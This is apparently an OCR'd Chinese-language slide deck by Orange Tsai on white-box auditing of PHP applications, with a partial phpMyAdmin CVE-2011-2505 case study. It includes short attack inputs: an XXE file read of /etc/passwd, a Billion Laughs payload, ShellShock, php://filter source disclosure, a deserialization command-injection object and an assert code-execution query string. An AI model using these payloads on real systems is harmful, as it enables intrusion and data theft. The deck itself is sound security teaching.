PHP 應用漏洞挖掘與案例分析

orange@chroot.org

#Orange Tsai

#HITCON #DEVCORE

#電競選手 #獎金獵人

#Web🐶 #汪

Outline

- 白箱代碼審查
  - 代碼審查概論
  - 代碼審查準備
  - 代碼審查要點
  - 代碼審查方向
  - PHP 冷知識
- 實際案例討論
  - 漏洞成因分析
  - 利用代碼撰寫
  - 漏洞利用實戰
    - phpMyAdmin CVE-2011-2505
    - Discuz!X SSRF Getshell
    - Wordpress CVE-2015-3438

Resource

http://52.194.186.67/docker.html

https://3v4l.org/

白箱代碼審查 (Code Review)

- 優點
  - 檢測的深度及廣度
  - 理論上能找出所有問題
- 缺點
  - 隱私問題
  - 費時費力
  - 很吃檢測者能力及經驗

白箱代碼審查 (Code Review)

- Why PHP?
  - 流行度, 應用廣泛, 跨平台
  - 程式碼靈活(嚴謹度不高)
    - Easy Learning Curve
    - Type Casting
  - 語言設計層級的問題多…
    - Use-After-Free
    - Integer Overflow
    - Type Confusion
    - …

- 命名規則不統一
  - str_repeat v.s. strlen
  - urlencode v.s. base64_encode
  - htmlentities v.s. html_entity_decode
- 參數不統一?

  strpos
  array_search

白箱代碼審查 (Code Review)

- Why PHP?
  - 流行度, 應用廣泛, 跨平台
  - 程式碼靈活(嚴謹度不高)
    - Easy Learning Curve
    - Type Casting
  - 語言設計層級的問題多…
    - Use-After-Free
    - Integer Overflow
    - Type Confusion
    - …

- 命名規則不統一
  - str_repeat v.s. strlen
  - urlencode v.s. base64_encode
  - htmlentities v.s. html_entity_decode
- 參數不統一?

```
strpos($haystack , $needle)
array_search($needle , $haystack)
```

白箱代碼審查 – 準備

- 寫過網頁應用程式
  - 連架構都不了解怎麼開始?
- 常見漏洞的理解
  - OWASP Top 10
  - 未知攻 焉知防?

1. Injection
2. Broken Authentication
3. Sensitive Data Exposure
4. XML External Entities (XXE)
5. Broken Access Control
6. Security Misconfiguration
7. Cross-Site Scripting (XSS)
8. Insecure Deserialization
9. Using Components with Known Vulnerabilities
10. Insufficient Logging & Monitoring

白箱代碼審查 – 準備

- PHP 環境
- 工具
  - GREP
  - Sublime Text 3
- PHP 配置
  - display_error = On
  - error_reporting = E_ALL
  - XDEBUG
- MySQL 配置
  - general_log_file

白箱代碼審查 – 要點


- 大致審視一下網頁應用結構
  - 設定檔在哪?
  - 函示庫在哪?
  - 應用實現在哪?
  - 哪個頁面可以訪問?
  - 使用者參數怎麼取得的?
  - 函數間怎麼呼叫的?

```
config/       ?
include/      ?
library/      ?
template/     ?
controller/   ?
```

白箱代碼審查 – 要點

- 網頁應用大就由下往上追
- 網頁應用小就由上往下追
  - 最終目的都是把整個看完、應用了解
  - 不知道如何下手就架起來從關鍵字找

多個使用者參數



一個危險函數

白箱代碼審查 – 要點

- 使用者輸入 v.s. 關鍵函數
  - 兩者要互相搭配著來看

```php
<?php
  system("ls");
```

```php
<?php
  $url = urldecode($_GET['url']);
```

白箱代碼審查 – 要點

- 配置問題
  有什麼插件?
  open_basedir
  disable_functions
  register_globals
  register_argc_argv
  allow_url_fopen / allow_url_include
  auto_prepend
  …

```php
<?php

  echo $document_root;
  // a.php?document_root=1
```

白箱代碼審查 – 要點

- 配置問題
  有什麼插件?
  open_basedir
  disable_functions
  register_globals
  register_argc_argv
  allow_url_fopen / allow_url_include
  auto_prepend
  …

```
<?php
  if (count($argv)>2)
    ...
  // a.php?argv1+arg2+arg3
```

白箱代碼審查 – 要點

- 配置問題
  - 有點超出本堂課程，安全的程式碼在不安全的配置下可能會產生問題
  - 代碼審查跟配置相輔相成

```php
<?php

  // display_error = On
  // error_reporting = E_ALL
  echo urlencode($_GET['url']);
```

```
/index.php?url[]=http://orange.tw
```

白箱代碼審查 – 要點

- 配置問題
  - 有點超出本堂課程，安全的程式碼在不安全的配置下可能會產生問題
  - 代碼審查跟配置相輔相成

```
<?php

  // register_globals = On ?
  include $_SERVER['DOCUMENT_ROOT'] . "/config.php";
```

```
/index.php?_SERVER[DOCUMENT_ROOT]=http://orange.tw
```

白箱代碼審查 – 要點

- 配置問題
  - 有點超出本堂課程，安全的程式碼在不安全的配置下可能會產生問題
  - 代碼審查跟配置相輔相成

```
<FilesMatch ".+\.ph(p[345]?|t|tml)$">
    SetHandler application/x-httpd-php
</FilesMatch>
```

Debian 系預設 PHP 配置解析 pht 副檔名

Joomla CVE-2016-9836

白箱代碼審查 – 要點

- 版本問題
  - 有點超出本堂課程，安全的程式碼在舊版本的軟體下可能會產生問題
  - 代碼審查跟版本相輔相成

```php
<?php

  $to   = 'uploads/' . $_GET['f'] . '.jpg';
  $from = $_FILES['f']['tmp_name'];
  move_uploaded_file($from, $to);
```

p.s. CVE-2015-2348

白箱代碼審查 – 要點

- 版本問題
  - 有點超出本堂課程，安全的程式碼在新版本的軟體下可能會產生問題
  - 代碼審查跟版本相輔相成

```
<?php

if (isset($_REQUEST['GLOBALS']) OR isset($_FILES['GLOBALS'])) {
  exit('Request tainting attempted.');
}
foreach(array('_COOKIE', '_POST', '_GET') as $_request)
  foreach($$_request as $_key => $_value)
    $_key{0} != '_' && $$_key = daddslashes($_value);
```

白箱代碼審查 – 要點

- 架構問題
  - 有點超出本堂課程，安全的程式碼在特定架構下可能會產生問題
  - 代碼審查跟架構相輔相成

```
<?php

  $backup_filename = "backup_" . random_string(32) . ".sql";
  rename("/tmp/bak", BACKUP_DIR . "/" . $backup_filename);
```

http://server/backup/backup~1.sql

白箱代碼審查 – 要點

- 架構問題
  - 有點超出本堂課程，安全的程式碼在特定架構下可能會產生問題
  - 代碼審查跟架構相輔相成

```
<?php

  $url = "http://" . $_GET['host'];
  $ch = curl_init();
  curl_setopt($ch, CURLOPT_URL, $url );
  curl_setopt($ch, CURLOPT_FOLLOWLOCATION, true);
  curl_setopt($ch, CURLOPT_REDIR_PROTOCOLS, CURLPROTO_ALL);
  $data = curl_exec($ch);
```

白箱代碼審查 – 要點

- 這種漏洞叫做 SSRF
  - Server Side Request Forgery
  - 可以偽造 Server Side 發請求
  - 發請求就算惹但如果是對內網服務發請求?
  - Imgur SSRF by aesteral

白箱代碼審查 – 要點

- 特性問題
  - 對於程式語言特性的不了解寫出有問題的程式碼

```
<?php

  $db = $_GET[db];
  $db = str_replace('"', '', $db);
  $config = sprintf('<?php $db_name="%s"; ?>', $db);
  file_put_contents('config.php', $config);
```

```
${@phpinfo()}
```

白箱代碼審查 – 要點

- 特性問題
  - 對於程式語言特性的不了解寫出有問題的程式碼

```
<?php

  $content = $_GET[content];
  if (strpos($content, '<?') != False)
    die('PHP found!');
  else
    file_put_contents('log.php', $content);
```

```
<script language='PHP'>phpinfo();</script>
```

白箱代碼審查 – 要點

- 特性問題
  - 對於程式語言特性的不了解寫出有問題的程式碼

```php
<?php

  $content  = $_GET[content];
  $filename = $_GET[filename];
  $content = '<?php exit();?>' . $content;
  file_put_contents($filename, $content);
```

```
php://filter/write=convert.base64-decode/resource=1.php
```

白箱代碼審查 – 要點

- 邏輯問題
  - 考驗對架構的理解
  - 要看的不只是程式碼, 更要看他為什麼要這樣寫

```
<?php

  if ($_SESSION[is_admin] == False)
    header('Location: /login.php');

  show_admin_menu();
```

白箱代碼審查 – 要點

- 邏輯問題
  - 考驗對架構的理解
  - 要看的不只是程式碼, 更要看他為什麼要這樣寫
- 平行權限問題
  - 登入 A 的帳號結果可以改到 B 的密碼
- 投票問題
  - Race Condition 情況

白箱代碼審查 – 要點

- 商業邏輯漏洞
  - 用戶/信箱 列舉
  - 忘記密碼
  - 驗證碼繞過
  - 金流漏洞
  - 未授權 API 訪問
    - Web Service

- Facebook Password Reset Vulnerability
  - Found by Anand Prakash

白箱代碼審查 – 要點

- 商業邏輯漏洞
  - 用戶/信箱 列舉
  - 忘記密碼
  - 驗證碼繞過
  - 金流漏
  - 未授權
    - Web

- IP 取得問題?

```php
<?php

  if (isset($_SERVER["HTTP_CLIENT_IP"]))
    $ip = $_SERVER["HTTP_CLIENT_IP"];
  else if(isset($_SERVER["HTTP_X_FORWARDED_FOR"]))
    $ip = $_SERVER["HTTP_X_FORWARDED_FOR"];
  else
    $ip = $_SERVER["REMOTE_ADDR"];
```

白箱代碼審查 – 要點

- 時事的吸收
  - 如果你不知道 ShellShock 的話你不會認為下面這段代碼有問題

```
<?php

  putenv("LC_ALL=" . $_GET[locale]);
  system("grep -re  pattern income/");
```

```
locale=() { :; }; echo "hihi"
```

白箱代碼審查 – 要點

- 時事的吸收
  - 如果你不知道 ImageTragick 的話你不會認為下面這段代碼有問題

```
<?php

  $thumb = new Imagick();
  $thumb->readImage($_FILES[f][tmp_name]);
  …
```

白箱代碼審查 – 方向

- 使用者輸入
  - `$_GET`
  - `$_POST`
  - `$_REQUEST`
  - `$_COOKIE`
  - `$_SESSION`
  - `$_FILES`
  - `$_ENV`
  - `$HTTP_RAW_POST_DATA`
  - `$HTTP_POST_VARS`
  - `php://input`
  - `getenv`

白箱代碼審查 – 方向

- 使用者輸入 – 要點
  - 不要相信任何的 ~~使用者~~ 輸入
  - 你要相信 $_SESSION 的內容嗎?
  - 你要相信 $_SERVER 的內容嗎?
  - 你要相信 資料庫中 的內容嗎?
  - 你要相信 Memcached, Redis… 的內容嗎?

白箱代碼審查 – 方向

- 設想一個場景

```php
<?php

  $id = $_SESSION[uid];
  $result = mysql_fetch_object($res);
  readfile("upload/" . $id . "/" . $result->avatar);
```

資料庫可以相信嗎? _SESSION 可以相信嗎?

白箱代碼審查 – 方向

- 危險函數 – 命令執行相關
  - system
  - exec
  - shell_exec / ``
  - popen
  - passthru
  - pcntl_exec
  - proc_open
  - eval
  - assert
  - include / include_once
  - require / require_once
  - create_function
  - preg_replace
  - Double Quote 特性

白箱代碼審查 – 方向

- 危險函數 – 命令執行相關
  - system
  - exec
  - shell_exec / ``
  - popen
  - passthru
  - pcntl_exec
  - proc_open
  - eval
  - assert

- PREG_REPLCE 特性
  - 修飾符 e 代表 EXECUTE

```
preg_replace('/(.*)/e', '\\1', $_GET[id]);
preg_replace('/[hi]/e', $_GET[id], 'hi');
```

白箱代碼審查 – 方向

- 危險函數 – 命令執行相關
  - system
  - exec
  - shell_exec / ``
  - popen
  - passthru
  - pcntl_exec
  - proc_open
  - eval
  - assert

- Double Quote 特性
  - 常見於將使用者設置寫至檔案
  - PHP 中雙引號內變數會解析
  - (也可解析函數)

```
$name = "Orange";
echo "$name";
echo "${@phpinfo()}";
```

白箱代碼審查 – 方向

- 危險函數 – 命令執行相關
  - system
  - exec
  - shell_exec / ``
  - popen
  - passthru
  - pcntl_exec
  - proc_open
  - eval
  - assert
- mail 的第五個參數
  - 參數注入
  - LD_PRELOAD

白箱代碼審查 – 方向

- 危險函數 – 回調系列
  - register_shutdown_function
  - register_tick_function
  - call_user_func
  - call_user_func_array
  - array_filter 系列
  - autoload 系列
  - …
- 大型框架常見，處理動態路由

```php
<?php

  call_user_func('system', $_GET[user]);
  array_filter($_GET[user], 'system');
```

白箱代碼審查 – 方向

- 危險函數 – 檔案操作相關
  - fopen
  - file
  - readfile
  - file_get_contents
  - file_put_contents
  - move_uploaded_file
  - copy / rename / unlink 系列
  - …
- 組合技可搭配 PHP Wrapper
  - expect://ls
  - data://foobar
  - phar://zzz.phar
  - php://filter
  - ftp://localhost
  - …

白箱代碼審查 – 方向

- 危險函數 – 檔案操作相關
  - fopen
  - file
  - readfile
  - file_get_contents
  - file_put_contents
  - move_uploaded_file
  - copy / rename / unlink 系列
  - …

```php
<?php
  include $_GET[page] . '.php';
```

- 無法讀取 index.php 怎麼辦?
  - ?page=index
  - ?page=php://filter/convert.base64-encode/resource=index

白箱代碼審查 – 方向

- 危險函數 – 變量覆蓋相關
  - parse_str
  - extract
  - 動態變量
- 常見錯誤寫法
  - 多少人會這樣用請上 Github 搜尋

```
<?php
  extract($_POST);
```

```
_SESSION[id]=1
_SERVER[REMOTE_ADDR]=10.0.0.1
```

白箱代碼審查 – 方向

- 危險函數 – 變量覆蓋相關
  - parse_str
  - extract
  - 動態變量

- 常見錯誤寫法

```php
<?php

  foreach ($_POST as $key => $value) {
    $$key = clean_xss($value);
  }
```

白箱代碼審查 – 方向

- 危險函數 – 變量覆蓋相關
  - parse_str
  - extract
  - 動態變量

- 常見錯誤寫法

```php
<?php

  $method($arg);
  $klass = new $class();
```

假設 $method $class 使用者可控

白箱代碼審查 – 方向

- 危險函數 – 亂數相關
  - `rand`
  - `srand`
  - `mt_rand`
  - `mt_srand`
- 常見錯誤寫法
  - 有用到幾乎都是錯的
  - 只是嚴重程度高低而已

白箱代碼審查 – 方向

- 危險函數 – 亂數相關
  - `rand`
  - `srand`
  - `mt_rand`
  - `mt_srand`
- 常見情境
  - 重設密碼可預測
  - 註冊啟動碼可預測
  - 加密金鑰可預測

白箱代碼審查 – 方向

- CodeIgniter CAPTCHA 預測
  - 研究 PRNG 時發現順便回報 CodeIgniter
  - 2015/11 修復

```php
<?php

  for ($i = 0, $mt_rand_max = strlen($pool) - 1; $i < $word_length; $i++)
  {
      $word .= $pool[mt_rand(0, $mt_rand_max)];
  }
```

白箱代碼審查 – 方向

- 危險函數 – 加解密法相關
  - Block Cipher in CBC Mode
  - Block Cipher in ECB Mode
  - Length Extension Attack
  - RSA 相關攻擊手法
  - …
- 超出本堂課程範圍惹
  - ECB reuse key
  - CBC padding oracle
  - Bit-Flipping attack
  - …

白箱代碼審查 – 方向

- 危險函數 – 加解密法相關
  - Block Cipher CBC Mode
  - Block Cipher ECB Mode
  - Length Extension Attack
  - RSA 相關攻擊手法
  - …

- Length Extension Attack
  - 長度擴展攻擊
  - 記住下面這個特徵就好了

```
$token = \
   md5($secret . "user=ABC&price=1000");
```

  - 如已知一組 $token, 可在未知 $secret 情況下得到任意 md5($secret + $data + $append) 的值

白箱代碼審查 – 方向

- 危險函數 – 序列化
  - `unserialize`
  - `gmp`
  - `spl_*` 系列
  - …

- 方便在不同應用間交換資料
  - 使用序列化轉成字串方便傳輸
  - 反序列化回來時怎麼知道內容是否合法?
  - 不合法就算了但假如有些會自動執行的函數會用到這些內容?
- 常見錯誤寫法
  - 使用者輸入直接進去序列化函數

白箱代碼審查 – 方向

- 危險函數 – 序列化
  - unserialize
  - gmp
  - spl_* 系列
  - …

- 會自動執行的 Magic Method
  - __destruct
  - __wakeup
  - __toString

- 這些能被利用的
  - POP Chain (Property-Oriented Programming)

白箱代碼審查 – 方向

```php
<?php

  class user {
    public $name;
    function __construct($name) {
      if ($name != 'orange')
        $name = 'unknown';
      $this->name = $name;
    }

    function __destruct() {
      system('echo '. $this->name);
    }
  }
```

- 危險函數在 __destruct
  - 控制不了參數內容
  - new user("|ls"); // GG
  - 但如果有序列化?

```php
<?php

  unserialize($_GET[data]); //
O:4:"user":1:{s:4:"name";s:3:"|ls";}
```

白箱代碼審查 – 方向

- XML 相關
  - simplexml_load_string
  - simplexml_load_flie
  - DOMDocument
  - XSLTProcessor
  - …

- 相關攻擊手法
  - XML Injection
  - XSLT Injection
  - Billion Laughs
  - XXE

- 常見錯誤寫法
  - XML 內容使用者可控

白箱代碼審查 – 方向

- XXE Attack

```
<?xml version="1.0" encoding="utf-8"?>
 <!DOCTYPE foo [
  <!ELEMENT foo ANY >
  <!ENTITY xxe SYSTEM "file:///etc/passwd" >]>
<root>&xxe;</root>
```

白箱代碼審查 – 方向

- Billion Laughs Attack

```
<?xml version="1.0"?>
<!DOCTYPE lolz [
 <!ENTITY lol "lol">
 <!ELEMENT lolz (#PCDATA)>
 <!ENTITY lol1 "&lol;&lol;&lol;&lol;&lol;&lol;&lol;&lol;&lol;&lol;">
 <!ENTITY lol2 "&lol1;&lol1;&lol1;&lol1;&lol1;&lol1;&lol1;&lol1;&lol1;&lol1;">
 <!ENTITY lol3 "&lol2;&lol2;&lol2;&lol2;&lol2;&lol2;&lol2;&lol2;&lol2;&lol2;">
 <!ENTITY lol4 "&lol3;&lol3;&lol3;&lol3;&lol3;&lol3;&lol3;&lol3;&lol3;&lol3;">
 <!ENTITY lol5 "&lol4;&lol4;&lol4;&lol4;&lol4;&lol4;&lol4;&lol4;&lol4;&lol4;">
 <!ENTITY lol6 "&lol5;&lol5;&lol5;&lol5;&lol5;&lol5;&lol5;&lol5;&lol5;&lol5;">
 <!ENTITY lol7 "&lol6;&lol6;&lol6;&lol6;&lol6;&lol6;&lol6;&lol6;&lol6;&lol6;">
 <!ENTITY lol8 "&lol7;&lol7;&lol7;&lol7;&lol7;&lol7;&lol7;&lol7;&lol7;&lol7;">
 <!ENTITY lol9 "&lol8;&lol8;&lol8;&lol8;&lol8;&lol8;&lol8;&lol8;&lol8;&lol8;">
]>
<lolz>&lol9;</lolz>
```

白箱代碼審查 – 方向

- SSRF 相關
  - fsockopen
  - pfsockopen
  - curl_init
  - file_get_contents
  - …
- 相關攻擊手法
  - 訪問主機部分可控
  - 注意 curl 可支援的協議
  - 302 導向搭配 Wrapper

白箱代碼審查 – 方向

- 正規表示式問題
  preg_replace
  preg_match
  …

- 正規表示式真的有寫對嗎?

```
<?php

  $parsed = parse_url($_GET['url']);
  if (preg_match("/.wikipedia.org$/", $parsed_url['host']));
    // do something
```

白箱代碼審查 – 方向

- 正規表示式問題
  preg_replace
  preg_match
  …

- 換行特性
  ?id=union select
  ?id=union%0aselect

```
<?php

  if (preg_match("/union.+select/i", $_GET['id']))
    // you are evil
```

白箱代碼審查 – 方向

- 正規表示式問題
  preg_replace
  preg_match
  …

- 換行特性
  ?args[0]=x%0a
  &args[1]=reboot

```
<?php

  $args = $_GET['args'];
  for ( $i=0; $i<count($args); $i++ ){
    if ( !preg_match('/^\w+$/', $args[$i]) )
      exit();
  }
  exec("/bin/ls " . implode(" ", $args));
```

白箱代碼審查 – 方向

- 正規表示式問題
  preg_replace
  preg_match
  …

- ReDOS(補充)
  /([0-9]+)*/

- PHP 5.2 後預設有參數保護
  pcre.backtrack_limit
  pcre.resource_limit

白箱代碼審查 – 方向

- 第三方函示庫問題?
  - Smarty
  - SimplePie
  - SWFUpload
  - FCKeditor
  - Akismet
  - …

- 安全是一個整體
  - 跟疊疊樂一樣，前中後段有地方出錯就是全倒

- Wordpress TimThumb
  - TimThumb < 2.8.13

白箱代碼審查 – 方向

- 第三方函示庫問題?
  - Smarty
  - SimplePie
  - SWFUpload
  - FCKeditor
  - Akismet
  - …
- 安全是一個整體
  - 跟疊疊樂一樣，前中後段有地方出錯就是全倒
- Wordpress TimThumb 2.8.13

```
<?php

  $smarty = new Smarty();
  echo $smarty->fetch('main.tpl');
```

如果 main.tpl 內容可控怎麼辦?

白箱代碼審查 – 方向

- 過濾?
  - basename
  - addslashes
  - htmlentities
  - str_replace
  - filter_var 系列
  - mysql_real_escape 系列
- 過濾是否有用對?
  - 把危險字元用 str_replace 取代成空

```
<?php
  $id = str_replace('union', '', $_GET[id]);
```

白箱代碼審查 – 方向

- 過濾?
  - basename
  - addslashes
  - htmlentities
  - str_replace
  - filter_var 系列
  - mysql_real_escape 系列
- 過濾是否有用對?
  - 把危險字元用 str_replace 取代成空

```
<?php
  $path = str_replace('../', './' $_GET[path]);
```

白箱代碼審查 – 方向

- 過濾?
  - basename
  - addslashes
  - htmlentities
  - str_replace
  - filter_var 系列
  - mysql_real_escape 系列
- 過濾是否有用對?
  - 對 SQL Injection 使用 addslashes 防禦

```
<?php
  $sql = "SELECT * FROM news WHERE id=" . addslashes($_GET[id]);
```

白箱代碼審查 – 方向

- 過濾?
  - basename
  - addslashes
  - htmlentities
  - str_replace
  - fi
  - my

- 過濾是否有用對?
  - 對的防禦碰上錯誤的前後文

```
<?php
  mysql_query('SET NAMES big5');
  ...
  $id = mysql_real_escape_string($_GET[id]);
  $sql = sprint("SELECT * FROM news WHERE id='%s'", $id);
```

白箱代碼審查 – 方向

- 過濾?
  - basename
  - addslashes
  - htmlentities
  - str_replace
  - filter_var 系列
  - mysql_real_escape 系列
- 過濾是否有用對?
  - 正確的過濾碰上錯誤的前後文
  - 使用 htmlentities 對 XSS 進行過濾

```
<?php
  echo '<a href=' . htmlentities($url) . '>click me</a>';
```

白箱代碼審查 – 方向

- 過濾?
  - basename
  - addslashes
  - htmlentities
  - str_replace
  - filter_var 系列
  - mysql_real_

- 白名單? 黑名單?
  - 白名單的話檢查方式是對的嗎?
  - 黑名單的話可以繞過嗎?

```php
<?php

  $ext = explode(".", $_FILES[f][name])[1];
  if (strtolower($ext) != 'jpg');
    // you are evil
```

白箱代碼審查 – 方向

- 過濾?
  - basename
  - addslashes
  - htmlentities
  - str_replace
  - filter_var 系列
  - mysql_real_escape 系列

- 差一點差很多
  - escapeshellarg
  - v.s.
  - escapeshellcmd

```php
<?php

  $url = $_GET[url];
  system("curl $url");
```

白箱代碼審查 – 方向

- SQL Injection 相關
  - 應用存取資料庫的方式?
  - mysql_* 系列?
  - mysqli_* 系列?
  - PDO?
  - ORM?

- 使用 PDO, ORM 一定沒有洞?
  還是會有豬隊友用字串串接…
  ORM 實作有問題案例不少見…
  PDO 顧不到 identifier…

白箱代碼審查 – 方向

- SQL Injection 相關
  - 應用存取資料庫的方式?
  - mysql_* 系列?
  - mysqli_* 系列?
  - PDO?
  - ORM?

- 代碼審查方式

  ORM 的話往下追實作方式

  從容易有資料進去的地方下手

  SELECT / FROM

  WHERE / IN()

  ORDER BY / GROUP BY

  INSERT / INTO

  UPDATE / SET

  DELETE / FROM

白箱代碼審查 – 方向

- SQL Injection 相關
  - 應用存取資料庫的方式?
  - mysql_* 系列?
  - mysqli_* 系列?
  - PDO?
  - ORM?

- 資料庫截斷特性問題
  - VARCHAR(INT) 截斷
  - TEXT 截斷
  - EMOJI 截斷
  - UTF-8 collation 特性

```
'admin' == 'Ädmin'
```

p.s. MySQL 5.7 後 Security by Default

白箱代碼審查 – 方向

- 型態比較問題
  - 自動型態轉換
  - 兩個等於 v.s. 三個等於
  - return 0 v.s. return False

```php
<?php

  0 == '0';
  0 == '123';
  0 == 'zzz';
  0 == '0e123';
  '0' == 'zzz';
  '0' == '0e123';
```

白箱代碼審查 – 方向

- 型態比較問題
  - 自動型態轉換
  - 兩個等於 v.s. 三個等於
  - return 0 v.s. return False

```php
<?php

  1 == '1zzz';
  '1' == '1zzz';
  '0e123' == '0e456';
  '0x123' == '291';
  '0123' == '123';
  strcmp($_GET[a], 'password');
```

白箱代碼審查 – 方向

- 型態比較問題
  - 自動型態轉換
  - 兩個等於 v.s. 三個等於
  - return 0 v.s. return False

- Wordpress CVE-2014-0166
  Cookie 偽造漏洞

  admin|1480158460|7b2ecc465051…
  $username|$expiration|$hmac

```php
<?php

  $pass_frag = substr($user->user_pass, 8, 4);
  $key = wp_hash($username . $pass_frag . '|' . $expiration, $scheme);
  $hash = hash_hmac('md5', $username . '|' . $expiration, $key);
  if ( $hmac != $hash ) {
    // …
```

白箱代碼審查 – 方向

- 型態比較問題
  - 自動型態轉換
  - 兩個等於 v.s. 三個等於
  - return 0 v.s. return False

```php
<?php

  $vote = $_GET[vote];
  if( preg_match("/(\d){6}/") == 0)
    // kick ass
  else
    // do vote
```

- 兩個等於很可怕我要改三個!

```php
<?php

  $vote = $_GET[vote];
  if( preg_match("/(\d){6}/") === 0)
    // kick ass
  else
    // do vote
```

白箱代碼審查 – 方向

- Windows
  - 檔名正規化特性
  - 短檔名特性
  - NTFS ADS 特性

```
<?php
  readfile($_GET[file]);
```

- Windows 各種奇葩…

```
foo.php
  -> foo.ph>
  -> foo"php
  -> foo.<
  -> f>>"p<p
```

白箱代碼審查 – 方向

- Windows
  - 檔名正規化特性
  - 短檔名特性
  - NTFS ADS 特性

```
<?php

  file_put_contents($_GET[file], ...);
```

- NTFS ADS 特性

  foo.php

  -> foo.php::$data

  -> dir::$index_allocation

PHP 冷知識

- 你知道嗎?
  - PHP 在註冊變數名稱的時候遇到空白、逗點會取代成底線

```php
<?php

  print_r($_GET);
  // a=1&b=2         -> array('a'=1, 'b'=2)
  // a=1&b.=2        -> array('a'=1, 'b_'=2)
  // a=1& b =2       -> array('a'=1, 'b_'=2)
```

PHP 冷知識

- 你知道嗎?
  - PHP parse_url is buggy

```
<?php

  $uri = parse_url($_SERVER["REQUEST_URI"]);
  parse_str($uri['query'], $query);
  foreach($query as $k => $v) {
    if(stristr($v, "select"))
      // Detect SQL Injection
  }
```

PHP 冷知識

- 你知道嗎?
  - PHP is_numeric is buggy

```php
<?php

 is_numeric('0');          // true
 is_numeric('1');          // true
 is_numeric('0e1234');     // true
 is_numeric('0x1234');     // true
```

PHP 冷知識

- 你知道嗎?
  - 在特定情境下容易導致二次 SQL 注入

```php
<?php

  $id = $_GET[id];

  if (is_numeric($id)) {
    mysql_query("INSERT INTO log VALUES($id)");
  }
```

```
' or 1=1#
```

PHP 冷知識

- 你知道嗎?
  - MySQL 設定 max_allowed_packet 的妙處

```
mysql> show variables like 'max_allowed_packet';
+--------------------+---------+
| Variable_name      | Value   |
+--------------------+---------+
| max_allowed_packet | 4194304 |
+--------------------+---------+
```

```
<?php

 $sql = "INSERT INTO log VALUES($ip, $ua)";
 mysql_query($sql);
```

PHP 冷知識

- 你知道嗎?
  - phar 內部實作有用到 unserialize
  - 下列代碼可直接觸發反序列化

```
<?php
  fopen("phar:///var/www/upload/1.gif", "r");
```

PHP 冷知識

- 你知道嗎?

```php
<?php

  $a = create_function('$a', 'return $a;');
  echo $a(123);                    // 123

  echo "\x00lambda_1"(123);       // ??
```

PHP 冷知識

- 你知道嗎?
  - 應該叫做滲透測試冷知識XD
  - 同樣的特性換個思路想可以怎麼利用?
  - 如何判斷一個網站的密碼是不是用 md5 存的?
    - QNKCDZO
    - 240610708

PHP 冷知識

- PHP 5.7 新特性
  - by phithon

```php
<?php
  usort(...$_GET);
```

```
a.php?1[]=test&1[]=phpinfo();&2=assert
```

前端攻擊

- ?

小補充

- disabled_functions & open_basedir 繞過方式
  - 現有已知弱點
  - 配合 mail 函數
  - 配合 putenv 函數
  - 配合記憶體弱點
  - FastCGI 利用

案例分析

先來個簡單的

案例分析 phpMyAdmin CVE-2011-2505

- phpMyAdmin 概觀
  - 各個檔案各個處理，真棒
  - Class 統一放在 libraries/ 下
  - 使用者輸入的處理，保護以及全域變數的初始化於 libraries/common.inc.php
  - 檢查登入與否在 libraries/common.inc.php 調用 PMA_auth_check

案例分析 phpMyAdmin CVE-2011-2505

- 漏洞
  - 特徵搜尋應該可以發現 `libraries/auth/swekey/swekey.auth.lib.php` 146 及 268 行存在明顯的危險代碼

```
if (strstr($_SERVER['QUERY_STRING'],'session_to_unset') != false) {
    parse_str($_SERVER['QUERY_STRING']);
    session_write_close();
    session_id($session_to_unset);
    session_start();
    $_SESSION = array();
    session_write_close();
    session_destroy();
    exit;
}
```

案例分析 phpMyAdmin CVE-2011-2505

- 如何觸發漏洞?
  - 雖然看似可以直接訪問, 但被 `.htaccess` 禁止
  - 尋找何處會引用到這個檔案?
    - 搜尋 `swekey.auth.lib.php` 發現被 `libraries/auth/cookie.auth.lib.php` 引用

```
require_once './libraries/auth/' . $cfg['Server']['auth_type'] . '.auth.lib.php';
if (!PMA_auth_check()) {
  // …
```

  - 使用 Cookie 當成認證形式的話任意檢查權限的頁面皆可觸發漏洞

案例分析 phpMyAdmin CVE-2011-2505

- 如何觸發漏洞?
  libraries/auth/swekey/swekey.auth.lib.php#268
  libraries/auth/cookie.auth.lib.php#16
  libraries/common.inc.php#826
  index.php

案例分析 phpMyAdmin CVE-2011-2505

- 如何利用漏洞?
  - 利用漏洞去汙染 _SESSION 內容
    - 修改 _SESSION 使用者權限?
    - 修改 _SESSION 在訪問可能對 _SESSION 有危險操作的頁面?
  - 那些頁面可以二次利用?
    - 再繼續搜尋原始碼找出有 _SESSION 會代入到危險函數的地方
    - 理論上不只一種利用方式!

案例分析 phpMyAdmin CVE-2011-2505

- 限制?
  - 變數覆蓋完馬上結束程式 exit 無法利用?
    - 腦洞一下
    - HTTP 是 Stateless 的協議要怎麼同步狀態?
    - _SESSION!
  - phpMyAdmin 會有一組認證 token 要取得
    - 登入後在頁面即可發現
  - 對於 NULL byte 截斷 PHP 有版本限制

案例分析 phpMyAdmin CVE-2011-2505

- 尋找二次利用漏洞?
  - 依然搜尋危險函數找到 `server_synchronize.lib.php` 中
    - `PMA_createTargetTables` 使用到 `preg_replace`
